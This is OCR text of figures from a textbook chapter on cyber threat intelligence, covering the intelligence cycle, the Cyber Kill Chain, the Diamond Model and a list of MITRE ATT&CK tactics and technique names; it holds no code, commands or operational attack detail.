




Chapter 1: What Is Cyber Threat Intelligence?


Security Operations Center
Incident Response
System Engineering and IT
Business Operations
Vulnerability Management
CYBER THREAT INTELLIGENCE TEAM



Comprehension
&
Decision Making
Action
Analysis
&
Production
Wisdom
Knowledge
Processing
&
Exploitation
Information
Data
Preparation
&
Collection
Measurement
Facts



THE INTELLIGENCE CYCLE
PLANNING AND TARGETING
PREPARATION AND COLLECTION
PROCESSING AND EXPLOITATION
ANALYSIS AND PRODUCTION
DISSEMINATION AND INTEGRATION
EVALUATION AND FEEDBACK






Data Type / Source	SHA256	URL	IPs	Who is	First Seen	[...]
Source 1						
Source 2						
Source 3						


1
2
3
4
5
6
7
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
DELIVERY
Deliverring weaponized bundle to the victim via email, web, USB, etc.
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
INSTALLATION
Installing malware on the asset
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
ACTIONS ON OBJECTIVES
With 'Hands on keyboard' access intruders accomplish their original goals


ADVERSARIES
Threat Actor Name
Event
CAPABILITIES
Methods used
1
2
INFRASTRUCTURE
IP address
Domains
Technologies
email addresses
[...]
Axes:
1 - Sociopolitical
2 - Technological
VICTIMS



Reconnaissance
10 techniques

- Active Scanning (2)
- Gather Victim Host Information (4)
- Gather Victim Identity Information (3)
- Gather Victim Network Information (6)
- Gather Victim Org Information (4)
- Phishing for Information (3)
- Search Closed Sources (2)
- Search Open Technical Databases (5)
- Search Open Websites/Domains (2)
- Search Victim-Owned Websites

Resource Development
6 techniques

- Acquire Infrastructure (6)
- Compromise Accounts (2)
- Compromise Infrastructure (6)
- Develop Capabilities (4)
- Establish Accounts (2)
- Obtain Capabilities (6)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3)
- Replication Through Removable Media
- Supply Chain Compromise (3)
- Trusted Relationship
- Valid Accounts (4)

Execution
10 techniques

- Command and Scripting Interpreter (8)
- Exploitation for Client Execution
- Inter-Process Communication (2)
- Native API
- Scheduled Task/Job (6)
- Shared Modules
- Software Deployment Tools
- System Services (2)
- User Execution (2)
- Windows Management Instrumentation

Persistence
18 techniques

- Account Manipulation (4)
- BITS Jobs
- Boot or Logon Autostart Execution (12)
- Boot or Logon Initialization Scripts (5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (3)
- Create or Modify System Process (4)
- Event Triggered Execution (15)
- External Remote Services
- Hijack Execution Flow (11)
- Implant Container Image
- Office Application Startup (6)
- Pre-OS Boot (5)
- Scheduled Task/Job (6)
- Server Software Component (3)
- Traffic Signaling (1)
- Valid Accounts (4)

Privilege Escalation
12 techniques

- Abuse Elevation Control Mechanism (4)
- Access Token Manipulation (5)
- Boot or Logon Autostart Execution (12)
- Boot or Logon Initialization Scripts (5)
- Create or Modify System Process (4)
- Event Triggered Execution (15)
- Exploitation for Privilege Escalation
- Group Policy Modification
- Hijack Execution Flow (11)
- Process Injection (11)
- Scheduled Task/Job (6)
- Valid Accounts (4)

Defense Evasion
37 techniques

- Abuse Elevation Control Mechanism (4)
- Access Token Manipulation (5)
- BITS Jobs
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Execution Guardrails (1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (2)
- Group Policy Modification
- Hide Artifacts (7)
- Hijack Execution Flow (11)
- Impair Defenses (7)
- Indicator Removal on Host (6)
- Indirect Command Execution
- Masquerading (6)
- Modify Authentication Process (4)
- Modify Cloud Compute Infrastructure (4)
- Modify Registry
- Modify System Image (2)
- Network Boundary Bridging (1)
- Obfuscated Files or Information (5)
- Pre-OS Boot (5)
- Process Injection (11)
- Rogue Domain Controller
- Rootkit
- Signed Binary Proxy Execution (11)
- Signed Script Proxy Execution (1)
- Subvert Trust Controls (4)
- Template Injection
- Traffic Signaling (1)
- Trusted Developer Utilities Proxy Execution (1)
- Unused/Unsupported Cloud Regions
- Use Alternate Authentication Material (4)
- Valid Accounts (4)
- Virtualization/Sandbox Evasion (3)
- Weaken Encryption (2)
- XSL Script Processing

Credential Access
14 techniques

- Brute Force (4)
- Credentials from Password Stores (3)
- Exploitation for Credential Access
- Forced Authentication
- Input Capture (4)
- Man-in-the-Middle (2)
- Modify Authentication Process (4)
- Network Sniffing
- OS Credential Dumping (8)
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (4)
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials (6)

Discovery
25 techniques

- Account Discovery (4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (3)
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery (1)
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox Evasion (3)

Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (2)
- Remote Services (6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (4)

Collection
17 techniques

- Archive Collected Data (3)
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository (2)
- Data from Information Repositories (2)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (2)
- Email Collection (3)
- Input Capture (4)
- Man in the Browser
- Man-in-the-Middle (2)
- Screen Capture
- Video Capture

Command and Control
16 techniques

- Application Layer Protocol (4)
- Communication Through Removable Media
- Data Encoding (2)
- Data Obfuscation (3)
- Dynamic Resolution (3)
- Encrypted Channel (2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (4)
- Remote Access Software
- Traffic Signaling (1)
- Web Service (3)


Exfiltration
9 techniques


- Automated Exfiltration (1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (1)
- Exfiltration Over Physical Medium (1)
- Exfiltration Over Web Service (2)
- Scheduled Transfer
- Transfer Data to Cloud Account

